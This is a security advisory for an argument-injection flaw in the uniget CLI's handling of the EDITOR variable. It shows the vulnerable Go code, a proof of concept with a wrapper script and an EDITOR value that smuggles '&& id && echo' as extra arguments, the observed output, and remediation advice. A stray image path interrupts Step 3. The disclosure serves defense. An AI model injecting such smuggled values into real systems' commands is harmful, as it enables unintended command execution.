
CVE-2026-55061
Unsafe EDITOR environment variable parsing in uniget CLI v0.27.3 via strings.Split() allows unintended argument injection and command execution.
Summary
A vulnerability exists in uniget CLI v0.27.3 due to unsafe parsing of the EDITOR and UNIGET_EDITOR environment variables. The application uses strings.Split() to parse editor commands, which does not correctly handle shell-style quoting and arguments.
An attacker who can influence the editor configuration may cause unintended command execution through a malicious wrapper script or crafted editor command.
Vulnerability Details
The issue is located in hooks.go where the editor command is parsed before execution.
Vulnerable Code
editor := os.Getenv("UNIGET_EDITOR")
if len(editor) == 0 {
    editor = os.Getenv("EDITOR")
}

editorWithArgs := strings.Split(editor, " ")
command := exec.Command(editorWithArgs[0], editorWithArgs[1:]...)
The application naively splits the editor string on spaces instead of performing proper shell-style parsing. This behavior allows attacker-controlled arguments to be passed to an executable specified in the editor configuration.
Impact
Successful exploitation may allow:
- Execution of unintended commands through a malicious editor wrapper.
- Abuse of trusted editor configurations.
- Execution of arbitrary programs with the privileges of the current user.
- Unexpected behavior when using editor commands containing spaces or complex arguments.
The impact is limited to the privileges of the user running uniget.
Proof of Concept
Step 1: Create a Wrapper Script
mkdir -p /tmp/poc-editor

cat > /tmp/poc-editor/editor_wrapper.sh << 'EOF'
#!/bin/bash
echo "[EDITOR] Received args: $@"
id
EOF

chmod +x /tmp/poc-editor/editor_wrapper.sh
Step 2: Create a Test Hook
mkdir -p ~/.config/uniget/hooks/pre-install

cat > ~/.config/uniget/hooks/pre-install/test.sh << 'EOF'
#!/bin/bash
echo "Test hook"
EOF

chmod 700 ~/.config/uniget/hooks/pre-install/test.sh
Step 3: Configure EDITOR

export EDITOR="/tmp/poc-editor/editor_wrapper.sh && id && echo"Step 4: Execute the Vulnerable Functionality
go build -o uniget ./cmd/uniget
./uniget hooks edit --type=pre-install test.sh
Step 5: Observe Execution
[EDITOR] Received args: && id && echo /path/to/hook
uid=1000(w4nn4d13) gid=1000(w4nn4d13)
Attacker-controlled arguments are passed to the invoked executable, resulting in execution of unintended functionality.
Affected Version
- uniget CLI v0.27.3
CWE Classification
- CWE-88: Improper Neutralization of Argument Delimiters in a Command
Remediation
Avoid parsing editor commands with strings.Split(). Instead:
- Use a proper shell-aware parser.
- Validate editor paths before execution.
- Restrict execution to trusted editor binaries where appropriate.
- Consider storing executable paths and arguments separately.